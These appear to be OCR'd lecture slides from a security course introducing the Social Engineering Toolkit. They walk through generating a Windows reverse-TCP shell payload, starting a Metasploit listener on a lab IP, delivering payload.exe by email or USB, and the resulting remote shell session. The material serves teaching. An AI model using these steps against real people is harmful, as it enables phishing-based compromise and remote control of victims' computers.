
- Social Engineering Toolkit (SET)
- Specifically designed to perform attacks against the human element
- Written by Dave Kennedy (ReL1K)
- Attack Vectors
  - Spear-Phishing Attack Vector
  - Java Applet Attack Vector
  - Metasploit Browser Exploit Method
  - Credential Harvester Attack Method
  - Tabnabbing Attack Method
  - Man Left in the Middle Attack Method
  - Web Jacking Attack Method
  - Multi-Attack Web Vector
  - Infectious Media Generator
  - Teensy USB HID Attack Vector
- SE Videos → www.social-engineer.org/resource-category/se-videos

Dave Kennedy, DerbyCon 2017


SET License

- *… if you ever see the creator of SET in a bar, you*
  - *should (optional) give him a hug and*
  - *should (optional) buy him a beer (or bourbon - hopefully bourbon).*
- Author has the option to refuse the hug (most likely will never happen) or the beer or bourbon (also most likely will never happen).
- Also by using this tool (these are all optional of course!), you should try to make this industry better, try to stay positive, try to help others, try to learn from one another, try stay out of drama, try offer free hugs when possible (and make sure recipient agrees to mutual hug), and try to do everything you can to be awesome.

Social Engineering Toolkit



Social Engineering Toolkit



SET – Main Menu

```
Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```

SET – Social Engineering Attacks

```
Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) SMS Spoofing Attack Vector
  11) Third Party Modules

  99) Return back to the main menu.

set> 4
```

SET – Payloads

```
 1) Windows Shell Reverse_TCP                Spawn a comma
 2) Windows Reverse_TCP Meterpreter          Spawn a meter
 3) Windows Reverse_TCP VNC DLL              Spawn a VNC s
 4) Windows Shell Reverse_TCP X64            Windows X64 C
 5) Windows Meterpreter Reverse_TCP X64      Connect back
 6) Windows Meterpreter Egress Buster        Spawn a meter
 7) Windows Meterpreter Reverse HTTPS        Tunnel commun
 8) Windows Meterpreter Reverse DNS          Use a hostnam
 9) Download/Run your Own Executable         Downloads an

set:payloads>1
```

SET – Configure Listener

```
set:payloads> IP address for the payload listener (LHOST):10.1.0.13
set:payloads> Enter the PORT for the reverse listener:88
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.set//payload.exe
set:payloads> Do you want to start the payload and listener now? (yes/no):yes
[*] Launching msfconsole, this could take a few to load. Be patient...
```

SET – Metasploit Listening

```
[*] Processing /root/.set//meta_config for ERB directives.
resource (/root/.set//meta_config)> use multi/handler
resource (/root/.set//meta_config)> set payload windows/shell_reverse_tcp
payload => windows/shell_reverse_tcp
resource (/root/.set//meta_config)> set LHOST 10.1.0.13
LHOST => 10.1.0.13
resource (/root/.set//meta_config)> set LPORT 88
LPORT => 88
resource (/root/.set//meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set//meta_config)> exploit -j
[*] Exploit running as background job.

[*] Started reverse TCP handler on 10.1.0.13:88
[*] Starting the payload handler...
msf exploit(handler) >
```


Metasploit is now listening for a callback from the victim

SET – Deliver the Payload

- Deliver payload.exe
  - Email, Thumb drive
  - Website download

    … and wait for them to execute the payload

Human will click here… stupid human



Game… SET… Match

```
msf exploit(handler) > [*] Command shell session 1 opened (10.1.0.13:88 -> 10.1.0.88:56266) at
 2017-01-22 10:33:12 -0500

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

F:\My Documents\AFIT\Courses\CSCE 629\WI17\Assignments\Lab 5 - Web Attacks\2017 payload>exit
```


It appears as if it failed. You just need to tell metasploit which session you want to interact with.

Chris Hadnagy and David Kennedy


DEFCON 2015

Trust??

- I know what you're thinking… no sane human would click "Run"!
- Check out these real examples




21 Nov 13




Heartbleed Buffer Over-read

- Heartbleed – catastrophic bug in OpenSSL
  - Bruce Schneier on Heartbleed
